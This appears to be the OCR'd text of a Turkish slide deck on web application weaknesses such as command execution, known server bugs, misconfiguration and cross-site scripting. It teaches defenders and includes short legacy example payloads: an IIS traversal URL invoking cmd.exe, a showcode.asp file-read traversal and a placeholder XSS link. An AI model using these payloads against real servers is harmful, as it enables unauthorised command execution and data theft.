
The screenshot shows a Netscape browser window with the title bar "Netscape" and standard window controls. The menu bar includes "File", "Edit", "View", "Go", "Communicator", and "Help". The address bar shows "XYZ.COM". The main content area displays a form titled "Please tell us about yourself". The form contains the following fields:

- Company name:
- Name:
- Title:
- Address:
- City:
- Zip/Postal code:
- Country:
- State:
- Phone:
- Fax:
- Email:
- How did you get to know us:


The status bar at the bottom shows "Document: Dc" and various icons.



Uygulama Ön Bellek Taşması - Örnek




Uygulama Ön Bellek Taşması - Örnek





Uygulama Ön Bellek Taşması - Örnek



Gizli Komut Çalıştırma



- ***Zayıflığın Açıklaması:***

Web sitesine zarar verecek zararlı (ya da çalıştırmaya yetkiniz olmayan) bir komutu truva atı mekanizmaları ile çalıştırmak.

- ***Neden Gizli Komut İcrası:***


Web uygulamaları bir alandan (field) gelen veriyi yeni bir komutu çalıştırmak için kullanabilir. Ancak gelen içeriğin icra edilebilir kod olduğunu değil sadece veri olduğunu varsayarlar.

- ***Bu manipülasyonun sonucu olarak:***


Hacker web server üzerinde istediği komutu icra ettirebilir; shut down, sayfa değiştirilmesi ya da kritik verilere erişim gibi.



Gizli Komut Çalıştırma - Örnek



Gizli Komut Çalıştırma - Örnek




Bilinen Açıklar (Zayıflıklar)



- **Zayıflığın Açıklaması:**
Web sunucu yazılımlarındaki bilinen bug'lar, konfigürasyon hataları vs. Fazla söze gerek yok, hergün karşınıza bir yenisi çıkıyor. Son kullanıcılar genellikle bu açıkları kapatmak için vendor'un patch yayınlamasını beklerler.
- **Neden Bilinen Açıklar:**
Third party vendor'ların bug'ları vardır (Microsoft IIS vs). Söz konusu ürünler birçok sitede kullanıldığı için, çok detaylı olarak çok fazla hacker tarafından denenmektedir, yenileri keşfedilmektedir.
- **Bu manipülasyonun sonucu olarak:**
Bir kez bir bug bulunduğunda, Internet'in büyük kısmı hacker'lar tarafından taranmakta ve bu açıklar kullanılmaktadır. Hacker'ların elde ettiği başarı zayıflığın tipine göre değişmekle birlikte, admin password'lerini ele geçirmek vs. hiç de sıradışı işler değildir!



Bilinen Açıklar - Örnek



/msadc/..à?..à?..à?..à?..
/winnt/system32/cmd.exe?/c+dir+c:




3rd Party Konfigürasyon Hataları



- **Zayıflığın Açıklaması:**
Yanlış konfigüre edilmiş bir 3rd party yazılım, gereksiz birçok bilginin dışarıdan alınmasına izin verebilir (password'ler, ayarlar vs.). Saldırıya açık davet!
- **Neden 3rd Party Konfigürasyon Hataları:**
3rd party uygulamaların kurulumu ya da bakım/tutumu esnasında meydana gelir.
- **Bu manipülasyonun sonucu olarak:**
Bir konfigürasyon hatasından yararlanarak hacker yeni bir database yaratabilir ve halihazırda var olan database'i bozabilir.



3rd Party Konfigürasyon Hatası - Örnek



**/msadc/Samples/SELECTOR/showcode.asp?
source=/msadc/Samples/../../../../..**

Cross Site Scripting



- **Zayıflığın Açıklaması:**

Üçüncü bir şahıs size bir link gönderir (ya da e-mail vs.) ve bu URL bir script ve parametre içerir. Kullanıcı bu URL'e bağlandığında site bu script'i çalıştırır.

- **Neden Cross Site Scripting:**

HTML içinde birçok parametre olur ancak script'ler ile olan bağlantısı çoğunlukla göz ardı edilir.

- **Bu manipülasyonun sonucu olarak:**

Oturum sanal olarak ele geçirilir (Virtual hijacking). Yetkili kullanıcı ile site arasında gelip giden tüm bilgi manipüle edilebilir ve kötü niyetli üçüncü şahıslara gönderilebilir.




Cross Site Scripting - Örnek



Bankanıza erişmek için bu linki tıklayın

Arkadaki link: <http://www.bankam.com?a=<kötü javascript>>

